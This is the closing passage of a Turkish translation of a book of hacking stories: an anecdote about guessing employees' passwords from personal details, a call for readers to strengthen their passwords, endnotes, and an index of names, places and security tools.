Eğer bu şekilde de parolayı elde edemezse, oynayacak bir kartı daha vardı. "Saldırının son hücumunda çalışanların arkalarında bıraktıkları kişisel eşyalarına bakıyordum. Çocuklarının ya da evde besledikleri hayvanların isimleri, hobileri veya benzeri herhangi bir ipucu işe yarıyordu." Genellikle pek çok tahmin yapması gerekiyordu. Yine de her zamankinden zorlu bir seferini hatırlıyor. "Bir kadının parolasını bulmakta zorlanıyordum. Bir de fark ettim ki, kadının tüm fotoğraflarında motosiklet var." İçine doğdu ve "harley"i denedi . . . ve hesaba girmişti.

Başarıdan ötürü zevkten dört köşe halde, kayıt tutmaya başladı. "Bunu oyun haline getirdim ve yüzde 90'dan fazla oranda her bir parolayı ele geçirmem on dakikadan kısa sürüyordu. Genellikle aklıma gelmeyenlerin daha derin araştırmayla bulabildiğim basit bilgiler olduğunu fark ettim – çoğu zaman çocuklarının doğum günleriydi."

Verimli bir stajyerlik geçirdi ve "Sadece özgeçmişime katkı sağlamakla kalmadı, bana ayrıca bilgisayar korsanlarına karşı ilk savunma hattının en zayıf halkasının ne olduğunu öğretti: Kullanıcıların kendileri ve parola seçimleri."

Ve güçlü bir mesajla bitirelim. Eğer tüm bilgisayar kullanıcıları parolalarını bu gece güçlendirirse –ve yeni parolayı bulması kolay bir yerde bırakmazlarsa– yarın sabah kendimizi çok daha güvenli bir dünyada bulabiliriz.

Umuyoruz ki mesajımız kitabı okuyan herkesi harekete geçirir.

NOTLAR

1. CNet News.com, "Lost World, LAPD: Hacks or Hoaxes?," Janet Kornblum, Mayıs 30, 1997.
2. CNet News.com, "The Ten Most Subversive Hacks," Matt Lake, Ekim 27, 1999.



DİZİN

A

ABD Bölge Mahkemesi; 95, 98,
102, 106
ActiveX; 203
Adware; 90
Afganistan; 52
Airbus A300; 51
Aldatma Sanatı; 13, 16, 114, 267,
269-273, 276-277, 281
Algoritma; 27, 34
American Registry for Internet
Numbers (ARIN); 129, 232
Amerika; 39, 47, 57, 62, 129,
173, 204, 209, 289
Ameritech; 119
Apache; 123, 149-152, 206
Apple II; 25
AS400; 263
ASCII; 246
Atari; 25
Atlantic City; 35
Avrupa Birliği; 172
Avustralya; 200, 209

B

Baby Bells; 64
BackOrifice; 80
Beyaz Saray; 57-61, 65-66, 69
Bhabha Atom Araştırma Merkezi;
48
BIND; 65
BIOS; 88
Bin Ladin; 47, 56
Biotech; 154-155, 157-158,
160-161, 163-164, 166
Birleşik Arap Emirlikleri; 51
Boeing Havacılık; 49-50, 57,
95-96, 100-109, 112-113

Boelling, Don; 50, 95, 101,
106-108
Bond, James; 260
Boron Federal Cezaevi Kampı;
111

C

Cal Tech; 113
Callisma 154-155, 160, 163, 167
Casio; 27-30
Catch Me If you Can; 68
CGI; 65-66, 149, 180, 182, 190,
197, 286
Chameleon; 49, 55
Christian Science Monitor; 64,
69
Cingular; 119
Cisco; 176, 234-237, 251
Citrix; 176-178, 181-182,
214-215
Citrix MetaFrame (isteğe bağlı
uzaktan erişim paketi);
176-177, 182, 214
Clinton; 69
Comrade; 45-47, 49-54, 62, 66
Crack; 101-103
Çöl Fırtınası; 288

D

Damware; 182
database.CompanyX.com; 140
DBase; 45, 74
Delphi; 203
DEM; 49
dictionaryword.kevinmitnick.com;
140
Digital Equipment Corporation;
214, 219

DNS; 65, 67, 123-124, 129,
139-140, 165, 191, 194, 205,
224, 232-234

Dr. Scholl; 34

Dünya Ticaret Merkezi; 52, 57,
64

Dykes, Dustin; 145, 154, 156,
167

Dylan, Bob; 138

E

El-Kaide; 64

Erişim Kontrol Listeleri; 264

ESN; 96-97

Estonya; 171-174, 180

Excite@Home; 119, 121-123,
126, 134, 139

F

Falk, Peter; 271

Finlandiya; 21, 39, 171

FrontPage; 206, 222

G

GetRight; 78

gLobaLheLL; 47, 58-59, 61

Gordon, Michael; 55

GTE; 64, 88

Güney Asya İstihbarat
Dergisi; 56

H

Halid; 47-52, 54-56, 59-64

Hareket-ül Ansar; 56

Hareket-ül Mücahidin; 56

Hindistan; 48, 61, 69

Hindistan Havayolları; 51

Hindistan Silahlı Kuvvetleri; 56

Hobbit; 150

Hood, Robin; 119, 133, 174

Houston; 73, 83, 85

J

Jurassic Havuzu; 287

Jurassic Park 2; 286

K

Keebler Elves; 46

Keyghost; 161-162, 164

Kızıl Takım; 64, 156, 267

Kriptoloji; 32

L

L0phtCrack; 146, 158-159, 167,
213-214

LA Times; 68

Lamo, Adrian; 15, 119, 132, 136,
138, 142, 174

Langley Araştırma Laboratuvarları;
103

LANMAN; 158-159

Levinson, Richard; 271

LexisNexis; 132-134

Linux; 59, 152, 201, 266

Lockheed Martin; 49-50, 57, 65

Londra; 231

Los Angeles; 13, 63

Lotus Notes; 131, 295

Louisiana; 83

M

Marshal Teşkilatı; 86

Mayfield, Alex; 13, 15, 21-34,
36-39

MIT; 47, 113

Miami; 45, 54, 62

Microsoft RAS (Uzak Erişim
Hizmetleri); 79

Microsoft Sanal Özel Ağı (VPN);
178, 189, 204, 209-210, 214,
219-220, 225-226, 238-242,
246-247, 253

Monterey; 146

MostFearD; 58

Motorlu Taşıtlar Dairesi; 98, 178

Mudge; 146-147, 149-154, 165-
167

N

NASA; 52, 53, 103

ne0h; 45-56, 58-59, 61-67

NetBIOS; 189, 234, 243

netblock; 129-130, 139, 175
 Network Mapper (Ağ Haritalayıcı); 204-205
 New England; 120, 146
 New York Times; 119, 128-134, 139-140
 Newton; 146, 148-149, 152-153
 Niall McKay; 49, 52, 69
 Nietzsche, Friedrich; 83
 Norton; 15, 32-33
 NT LAN Manager (NTLM); 159
 NumLock; 166
 nytimes.com; 129, 139

O

OKI; 900 97
 11 Eylül; 47, 52, 55-57, 64
 Operation Eligible Receiver; 64
 Oregon; 111
 Orta Doğu; 51
 Outlook Express; 191

P

Pacific Bell; 64
 Pakistan; 47, 51, 56
 PC Anywhere; 243-246, 252
 PDA; 88, 89
 Pennsylvania; 110
 Pentagon; 64
 Perl; 201, 205, 233
 Perogie Bankası; 173
 PestPatrol; 90
 PGP; 53, 225
 PHF; 60, 65-66, 149-150
 Philadelphia Üniversitesi; 122
 Pieter Zatkó; 146
 Proxy Hunter; 141
 PwDump3; 178-179, 181

R

Rama3456; 47
 REX; 163
 RNG; 26-27
 ROM; 22, 24, 26, 31, 40
 Rusya; 171, 216

S

SAM; 15, 158, 249
 SaveCore; 55
 Savunma Bakanlığı; 52-53, 63-64, 155
 Savunma Bilgi Sistemi Ağı; 51
 Seattle; 95, 97-98, 102-103, 108-110, 285
 SecureID; 59, 68
 Sheridan Kampı; 111
 SIPRNET; 50-52
 Simon, Bill; 9, 11, 16, 278, 280
 SMTP (Basit Posta Aktarma Protokolü); 141, 189, 234
 Solaris; 123, 149
 Sovyetler Birliği; 172
 Sprint; 64
 Spy Lantern Keylogger (Tuş Kaydedici); 176, 178
 Spycop; 90, 182
 SQL; 130-131, 189, 191-194, 207-209, 220, 224-225, 227
 Starbucks; 133, 136
 Symantec; 32
 Şeyh Ömer; 52

T

Takedown; 46
 Tarım Dairesi; 78-80
 The Eudaemonic Pie; 23, 33
 The Net; 87
 TightVNC; 182
 trapdoor; 181
 Tripwire; 210, 222, 228
 Trojan; 99, 181
 Truva Atı; 99, 124, 293-294
 TslInternetUser; 182
 Tzu, Sun; 157, 228

U

UDP; 149, 165
 Unicode; 149, 247-248
 Unix; 51, 59, 96, 100, 102, 152, 173, 233, 248, 288

V

Virginia; 103

Visual Basic; 78

W

Warez; 48, 215-217

Washington; 23, 55, 61, 64, 69,

96, 104-105, 120, 128, 135, ...
285

Washington D.C; 23, 120

Washington Times; 64, 69

Washington Üniversitesi; 96,
104-105

Wiley Publishing; 114, 267, 281

Winnebago (Hipi karavanı); 153

WinVNC; 182, 243

Wired.com; 49, 52, 69

Y

Yahoo; 119

Yeni Delhi; 51, 61, 69

Z

Zyklon; 58-62, 65-66